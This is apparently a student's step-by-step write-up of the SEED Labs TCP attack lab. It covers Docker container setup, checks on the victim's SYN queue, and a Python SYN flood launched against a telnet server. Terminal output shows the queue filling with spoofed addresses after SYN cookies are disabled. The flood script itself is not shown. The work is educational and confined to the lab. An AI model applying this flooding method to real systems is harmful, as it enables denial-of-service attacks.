


TCP_Attack

LAB Setup Environment

Run the SEED VM>> open Firefox in that>> go to the seed labs and then click on the seed labs >> network security >> Select the TCP attacks >>> Download the .zip file.


Copy this zip to Documents (any other folder in VM), here I moved it to documents >> TCP_Attacks>> there unzip the labsetup.zip file. From here right click and open the Terminal then we can directly move to Terminal.

Now, We need to Set up Containers



```
seed@VM: ~/.../Labsetup
[09/29/25]seed@VM:~/.../TCP_attacks$ cd Labsetup
[09/29/25]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[09/29/25]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.5 ... done
Creating user2-10.9.0.7 ... done
Creating user1-10.9.0.6 ... done
Creating seed-attacker ... done
Attaching to seed-attacker, victim-10.9.0.5, user2-10.9.0.7, user1-10.9.0.6
user2-10.9.0.7 | * Starting internet superserver inetd      [
OK ]
victim-10.9.0.5 | * Starting internet superserver inetd      [
OK ]
user1-10.9.0.6 | * Starting internet superserver inetd      [
OK ]
```

We first need to use the "docker ps" command to find out the ID of the container



```
seed@VM: ~/.../Labsetup
[09/29/25]seed@VM:~/.../Labsetup$ docker ps
7aa4b84d8eb2    seed-attacker
0b88e87ecaf9    user1-10.9.0.6
387fcd262c55    user2-10.9.0.7
bec39e27be2d    victim-10.9.0.5
[09/29/25]seed@VM:~/.../Labsetup$ docker exec 7aa
root@VM: /#
```

Task 1: SYN Flooding Attack

We can use command "netstat -tna" to check the usage of the queue.


```
seed@VM: ~/.../Labsetup
03f80f240663 seed-attacker
681d97d94498 victim-10.9.0.5
165247e395f9 user1-10.9.0.6
[09/30/25]seed@VM:~/.../Labsetup$ docksh 68
root@681d97d94498:/# netstat -tna | grep SYN_RECV
root@681d97d94498:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:43483        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23            10.9.0.6:49534          ESTABLISHED
root@681d97d94498:/#
```

SYN Cookie Countermeasure:

```
seed@VM: ~/.../Labsetup
tcp        0      0 127.0.0.11:43483        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23            10.9.0.6:49534          ESTABLISHED
root@681d97d94498:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@681d97d94498:/# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
root@681d97d94498:/# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@681d97d94498:/# ip tcp_metrics flush
root@681d97d94498:/#
```

Task 1.1: Launching the Attack Using Python:

Lets check telnet is working or not in USER1, Try to telnet from user1 to victim.

A terminal window titled 'seed@VM: ~/.../Labsetup' showing a successful telnet connection. The user 'seed' runs 'docksh 16' and then 'telnet 10.9.0.5'. The output shows the connection attempt, successful connection to 10.9.0.5, escape character information, and the Ubuntu 20.04.1 LTS login prompt. The user 'seed' logs in successfully. The terminal also displays system information and links to documentation, management, and support resources.

```
[09/30/25]seed@VM:~/.../Labsetup$ docksh 16
root@165247e395f9:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
681d97d94498 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gen
eric x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages a
nd content that are
```

In the Attacker container , create syncflood.py file and execute it.

While the attack is ongoing, you can run one of the following commands on the victim container to see how many items are in the queue

```
seed@VM: ~/.../Labsetup
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
90
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
96
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
91
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
97
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
97
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
97
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
97
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
97
root@681d97d94498:/#
```


The image shows a terminal window titled 'seed@VM: ~/.../Labsetup'. The terminal displays a series of commands and their outputs. The command 'netstat -tna | grep SYN_RECV | wc -l' is executed eight times, with outputs of 90, 96, 91, 97, 97, 97, 97, and 97 respectively. The terminal window is overlaid on a Windows desktop environment. The taskbar at the bottom shows various application icons on the left, including File Explorer, Edge, Word, and Teams. On the right side of the taskbar, there are system icons for network, volume, and battery, along with the date and time '11:10 AM Naga M 9/30/2025'. The language indicator shows 'ENG INTL'. A 'Right Ctrl' button is visible in the top right corner of the terminal window.

```
seed@VM: ~/.../Labsetup
root@681d97d94498:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.11:43483       0.0.0.0:*               LISTEN
tcp      0      0 10.9.0.5:23            82.225.73.29:12868      SYN_RECV
tcp      0      0 10.9.0.5:23            73.171.232.211:34362    SYN_RECV
tcp      0      0 10.9.0.5:23            93.224.17.162:34071     SYN_RECV
tcp      0      0 10.9.0.5:23            183.147.196.129:33812   SYN_RECV
tcp      0      0 10.9.0.5:23            254.186.129.8:4537      SYN_RECV
tcp      0      0 10.9.0.5:23            185.192.73.167:34742    SYN_RECV
tcp      0      0 10.9.0.5:23            156.12.172.31:25936     SYN_RECV
tcp      0      0 10.9.0.5:23            160.156.238.81:932      SYN_RECV
tcp      0      0 10.9.0.5:23            67.58.221.238:40666     SYN_RECV
tcp      0      0 10.9.0.5:23            122.220.100.255:44547   SYN_RECV
tcp      0      0 10.9.0.5:23            117.128.123.103:637     SYN_RECV
tcp      0      0 10.9.0.5:23            146.48.188.207:55483    SYN_RECV
tcp      0      0 10.9.0.5:23            156.128.120.32:55505    SYN_RECV
tcp      0      0 10.9.0.5:23            9.222.38.167:15456      SYN_RECV
tcp      0      0 10.9.0.5:23            107.190.228.138:19531   SYN_RECV
tcp      0      0 10.9.0.5:23            89.73.250.185:58790     SYN_RECV
tcp      0      0 10.9.0.5:23            50.117.78.41:80         SYN_RECV
tcp      0      0 10.9.0.5:23            185.164.246.205:25293   SYN_RECV
tcp      0      0 10.9.0.5:23            34.73.35.134:10633      SYN_RECV
tcp      0      0 10.9.0.5:23            20.175.170.226:41183    SYN_RECV
tcp      0      0 10.9.0.5:23            47.76.75.172:21423      SYN_RECV
```

The size of the queue:

```
# sysctl -w net.ipv4.tcp_max_syn_backlog=80
```


```
root@681d97d94498:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
61
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
61
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
61
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
61
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
61
```



Note A: A kernel mitigation mechanism.


ip tcp_metrics show

```
root@681d97d94498:/# ip tcp_metrics show
10.9.0.6 age 11.476sec cwnd 10 rtt 349us rttvar 447us source 10.9.0.5
root@681d97d94498:/#
```




```
seed@VM: ~/.../Labsetup
tcp      0      0 10.9.0.5:23      160.0.156.190:47780  SYN_RECV
tcp      0      0 10.9.0.5:23      46.175.41.76:15640   SYN_RECV
tcp      0      0 10.9.0.5:23      122.161.239.94:38990 SYN_RECV
tcp      0      0 10.9.0.5:23      123.157.1.149:17436  SYN_RECV
tcp      0      0 10.9.0.5:23      45.50.44.255:49970   SYN_RECV
tcp      0      0 10.9.0.5:23      158.200.79.194:8018  SYN_RECV
tcp      0      0 10.9.0.5:23      102.22.45.242:22455  SYN_RECV
tcp      0      0 10.9.0.5:23      245.233.10.150:59169 SYN_RECV
tcp      0      0 10.9.0.5:23      33.213.6.224:36417  SYN_RECV
root@681d97d94498:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
61
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
61
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
61
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
61
root@681d97d94498:/# netstat -tna | grep SYN_RECV | wc -l
61
```

Attack was suceesfull...




Task 1.2: Launch the Attack Using C

